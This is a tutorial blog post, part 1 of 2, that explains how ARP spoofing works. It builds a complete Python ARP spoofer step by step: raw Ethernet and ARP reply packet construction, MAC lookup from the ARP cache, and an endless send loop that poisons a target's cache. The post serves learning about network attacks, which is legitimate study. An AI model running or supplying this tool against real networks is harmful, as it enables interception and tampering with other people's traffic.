Write your own ARP Spoofer in Python (part 1/2)
For every popular technique there are already many convenient tools that can execute an attack for you, so why bother writing your own tools? Most probably they won’t be even close to being as good as the tools hundreds of pentesters use every day. Nevertheless, I think it’s still worth building some yourself for at least one reason: writing forces you to really understand the technique and even if you won’t ever use the tool while testing real apps/networks, it’s probably one of the best ways to gain knowledge.
Let’s start with a quick refresher on ARP and ARP spoofing.
ARP
ARP is a link layer protocol of Internet protocol suite that enables devices to obtain the link layer address given the internet layer address. In our example it will be: IPv4 address -> MAC address.

Let’s say we have two hosts in a local area network: HOST_A and HOST_B. HOST_A knows HOST_B’s ip address (let’s say y.y.y.y) and wants to know its MAC address (let’s say: bb:bb:bb:bb:bb:bb).
First, HOST_A will create an ARP request packet with his MAC, his IP and HOST_B’s IP and will address this packet to ff:ff:ff:ff:ff:ff, which is the broadcast address in Ethernet networks.
Then, HOST_B will send an ARP reply message that contains its MAC back to HOST_A.
Finally, HOST_A will store HOST_B’s MAC in its ARP cache.
ARP Spoofing
Due to the fact that ARP is a stateless protocol and there are no means of authorization, HOST_A may receive an ARP reply packet from anyone, trust its contents and store it in it’s cache even if it didn’t send any ARP requests. This allows an attacker to impersonate HOST_B and receive all the traffic that HOST_A would send to HOST_B otherwise.

The most popular usage of this technique is probably ‘telling’ the router that you are HOST_A and ‘telling’ HOST_A that you are the router, which let’s you intercept and modify all the traffic that HOST_A receives or sends via internet (unless it’s encrypted, then arp spoofing won’t be sufficent of course).
Creating ARP reply packet
Payload
First, let’s create a function that crafts ARP packets for given ip’s and mac’s. An ARP packet looks like this:
          |            0                |                 1
    --------------------------------------------------------------------
      0   |                       Hardware Type
    --------------------------------------------------------------------
      2   |                       Protocol type
    --------------------------------------------------------------------
      4   |  Hardware address length    |     Protocol address length
    --------------------------------------------------------------------
      6   |                         Operation
    --------------------------------------------------------------------
      8   |            Sender hardware address (first 2 bytes)
    --------------------------------------------------------------------
      10  |                      (next 2 bytes)
    --------------------------------------------------------------------
      12  |                      (last 2 bytes)
    --------------------------------------------------------------------
      14  |            Sender protocol address (first 2 bytes)
    --------------------------------------------------------------------
      16  |                      (last 2 bytes)
    --------------------------------------------------------------------
      18  |            Target hardware address (first 2 bytes)
    --------------------------------------------------------------------
      20  |                      (next 2 bytes)
    --------------------------------------------------------------------
      22  |                      (last 2 bytes)
    --------------------------------------------------------------------
      24  |            Target protocol address (first 2 bytes)
    --------------------------------------------------------------------
      26  |                      (last 2 bytes)
    --------------------------------------------------------------------
Where:
Hardware type: is the link layer protocol type. In our case it will be set to 0x0001 for Ethernet.
Protocol type: is the network layer protocol type. In our case: 0x0800 for IPv4.
Hardware address lenght: in case of Ethernet it will be 6 bytes.
Protocol address lenght: in case of IPv4 is 4 bytes.
Operation: is 1 for request and 2 for reply. For ARP spoofing we will need reply packets only, so we’ll set this to 0x0002.
Sender hardware address: MAC address of the sender split into three 2-byte chunks.
Sender protocol address: IPv4 address of the sender split into two 2-byte chunks.
Target hardware address: MAC address of the target of the reply packet split into three 2-byte chunks. If we had to send a request packet, this field would be ignored.
Target protocol address: IPv4 address of the target split into two 2-byte chunks.
The function we need can look like:
from struct import pack

# ...

ONE_BYTE = '!B'
TWO_BYTES = '!H'

# ...

def create_arp_reply_payload(sender_ip, target_ip, sender_mac, target_mac):
    hardware_type = 0x0001
    protocol_type = 0x0800
    hardware_address_len = 0x06
    protocol_address_len = 0x04
    operation = 0x0002
    sender_hardware_address = split_mac(sender_mac)
    sender_protocol_address = split_ip(sender_ip)
    target_hardware_address = split_mac(target_mac)
    target_protocol_address = split_ip(target_ip)

    return b''.join([
        pack(TWO_BYTES, hardware_type),
        pack(TWO_BYTES, protocol_type),
        pack(ONE_BYTE, hardware_address_len),
        pack(ONE_BYTE, protocol_address_len),
        pack(TWO_BYTES, operation),

        pack(TWO_BYTES, sender_hardware_address[0]),
        pack(TWO_BYTES, sender_hardware_address[1]),
        pack(TWO_BYTES, sender_hardware_address[2]),

        pack(TWO_BYTES, sender_protocol_address[0]),
        pack(TWO_BYTES, sender_protocol_address[1]),

        pack(TWO_BYTES, target_hardware_address[0]),
        pack(TWO_BYTES, target_hardware_address[1]),
        pack(TWO_BYTES, target_hardware_address[2]),

        pack(TWO_BYTES, target_protocol_address[0]),
        pack(TWO_BYTES, target_protocol_address[1])
    ])
Here, ! stands for network (big-endian) byte order, B stands for unsigned char (one byte) and H stands for unsigned short (two bytes). For more information read Byte order and Format Characters section of struct module documentation.
split_ip function takes an ip address (string) and splits it to two 2-byte numbers. split_mac takes a numeric mac address and splits it to three 2-byte numbers:
def split_ip(ip):
    nums = [int(i) for i in ip.split('.')]
    return (
        (nums[0] << 8) + nums[1],
        (nums[2] << 8) + nums[3],
    )


def split_mac(mac):
    return (
        (mac >> 4 * 8) & 0xffff,
        (mac >> 2 * 8) & 0xffff,
        (mac >> 0 * 8) & 0xffff,
    )
Ethernet header
Besides the payload, we will also need to create the ethernet header. This task is much simpler as we need to only specify target’s mac, sender’s mac and EtherType (in our case it will be 0x0806 for ARP):
def create_eth_header(sender_mac, target_mac):
    destination = split_mac(target_mac)
    source = split_mac(sender_mac)
    ether_type = 0x0806 # arp EtherType
    return b''.join([
        pack(TWO_BYTES, destination[0]),
        pack(TWO_BYTES, destination[1]),
        pack(TWO_BYTES, destination[2]),

        pack(TWO_BYTES, source[0]),
        pack(TWO_BYTES, source[1]),
        pack(TWO_BYTES, source[2]),

        pack(TWO_BYTES, ether_type),
    ])
And finally, we will prepend our ARP payload with an ethernet header:
def create_arp_packet(sender_ip, target_ip, sender_mac, target_mac):
    header = create_eth_header(sender_mac, target_mac)
    payload = create_arp_reply_payload(sender_ip,
                                       target_ip,
                                       sender_mac,
                                       target_mac)
    return b''.join([header, payload])
Ok, we have our packet. It’s time to find a way to send it.
Sending ethernet frames with python’s socket module
Luckily, socket module enables us to send raw eth packets. All we have to do is to use AF_PACKET as an address family and SOCK_RAW as a socket type. After that, we need to bind it to our ethernet interface and we are ready to send a packet.
def send(packet, interface):
    with socket(AF_PACKET, SOCK_RAW) as s:
        s.bind((interface, 0))
        s.send(packet)
Now, we can create packets and send them. What’s left is to gather some additional information.
Finding mac address of your and target’s machines
We could of course manually check those mac addresses and pass them to our spoofing script but let’s automate this for our convenience.
Your mac
To get our MAC we can use getnode function of uuid module.
from uuid import getnode

# ...

    our_mac = getnode()

# ...
Target’s mac
By now, we could send an ARP request and wait for an response from target’s machine but we are going to be a little bit lazy here :). We will simply send anything to the target to make sure that we have an entry for its ip in our ARP cache (on linux boxes it will be stored in /proc/net/arp) and then read it from the cache with a little bit of parsing:
def fill_arp_cache_with(ip):
    echo_port = 80
    timeout = 10
    with socket(AF_INET, SOCK_DGRAM) as s:
        s.sendto(b'\x00', (ip, echo_port))


def read_mac_from_arp_cache(ip):
    result = 0
    while result == 0:
        with open('/proc/net/arp') as f:
            arps = f.read()

        line = [line for line in arps.split('\n') if ip in line][0]
        mac = line.split()[3]
        result = int(mac.replace(':', ''), 16)

    return result


def find_mac_by_ip(ip):
    fill_arp_cache_with(ip)
    mac = read_mac_from_arp_cache(ip)
    return mac
Putting all the pieces together
All that’s left to do is to read the interface name, ip of our target and ip of the host we want to impersonate from command line arguments and use it to create and send ARP replies:
# ...

import sys

# ...

def main(interface, impersonated_host_ip, poisoned_host_ip):
    poisoned_host_mac = find_mac_by_ip(poisoned_host_ip)
    our_mac = getnode()

    packet = create_arp_packet(sender_ip=impersonated_host_ip,
                               target_ip=poisoned_host_ip,
                               sender_mac=our_mac,
                               target_mac=poisoned_host_mac)

    while True:
        send(packet, interface)


def print_help():
    doc = '''
        Usage:
          {} INTERFACE IMPERSONATED_HOST_IP POISONED_HOST_IP
    '''.format(__file__)
    print(inspect.cleandoc(doc))


if __name__ == '__main__':
    try:
        (script_name, interface, impersonated_host_ip, poisoned_host_ip) = sys.argv
    except ValueError:
        print_help()
        sys.exit(1)

    try:
        main(interface, impersonated_host_ip, poisoned_host_ip)
    except KeyboardInterrupt:
        print('\nDone.')
        sys.exit(0)
Full script can be found here.
What’s next?
Ok, that’s it for the first part. Next time we are going to build the lab in GNS3 network simulator and test our script.
Happy spoofing!